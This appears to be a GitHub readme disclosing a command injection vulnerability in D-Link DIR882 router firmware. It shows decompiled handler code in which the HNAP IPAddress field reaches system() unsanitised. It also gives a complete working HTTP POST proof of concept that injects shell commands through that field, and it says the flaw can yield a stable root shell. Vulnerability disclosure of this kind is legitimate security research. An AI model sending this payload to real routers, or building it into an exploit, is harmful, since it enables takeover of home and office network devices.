ZoEplA update some ... on Jul 22 History

..	
img	8 months ago
.DS_Store	8 months ago
readme.md	4 months ago

readme.md

D-link DIR882A1_FW130B06.bin Command injection vulnerability

Overview

- Manufacturer's website information：https://www.dlink.com/
- Firmware download address： http://tsd.dlink.com.tw/GPL.asp

1. Affected version



Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
71  v1 = (const char *)nvram_safe_get("lan0_ipaddr");
72  snprintf(v37, 16, "%s", v1);
73  v2 = (const char *)nvram_safe_get("lan0_netmask");
74  snprintf(v38, 16, "%s", v2);
75  v6 = (const char *)webGetVarString(a1, "/SetNetworkSettings/IPAddress");
76  if ( !v6 )
77    return WebsSetResponseResult(a1, 12);
78  v7 = (const char *)webGetVarString(a1, "/SetNetworkSettings/SubnetMask");
79  if ( !v7 )
80    return WebsSetResponseResult(a1, 12);
81  v8 = webGetVarString(a1, "/SetNetworkSettings/DeviceName");
```

The content obtained by the program through / setnetworksettings / IPAddress is passed to V6

```
125  nvram_safe_set("lan0_ipaddr", v6);
126  if ( (unsigned int)strlen(v6) >= 7 )
127  {
128    sprintf(v39, "echo %s >/proc/ipinfo/ip_addr", v6);
129    system(v39);
130  }
```

After that, V6 is formatted into v39 through the sprintf function, and the content in v39 is executed through the system function. There is a command injection vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR882A1_FW130B06.bin
2. Attack with the following POC attacks

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1:7018
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101
Firefox/98.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetNetworkSettings"
HNAP_AUTH: 3FD4E69D96091F37A00F8FEC98928CB5 1649128376185
Content-Length: 633
Origin: http://192.168.0.1:7018
Connection: close
Referer: http://192.168.0.1:7018/Network.html
Cookie: SESSION_ID=2:1556825615:2; uid=LeaHzVaQ

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<SetNetworkSettings xmlns="http://purenetworks.com/HNAP1/">
        <IPAddress>&& ls > /tmp/456 &&echo 1</IPAddress>
        <SubnetMask>255.255.255.0</SubnetMask>
        <DeviceName>dlinkrouter3</DeviceName>
        <LocalDomainName></LocalDomainName>
        <IPRangeStart>1</IPRangeStart>
        <IPRangeEnd>254</IPRangeEnd>
        <LeaseTime>10080</LeaseTime>
        <Broadcast>false</Broadcast>
        <DNSRelay>true</DNSRelay>
</SetNetworkSettings>
</soap:Body>
</soap:Envelope>
```

The reproduction results are as follows:

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell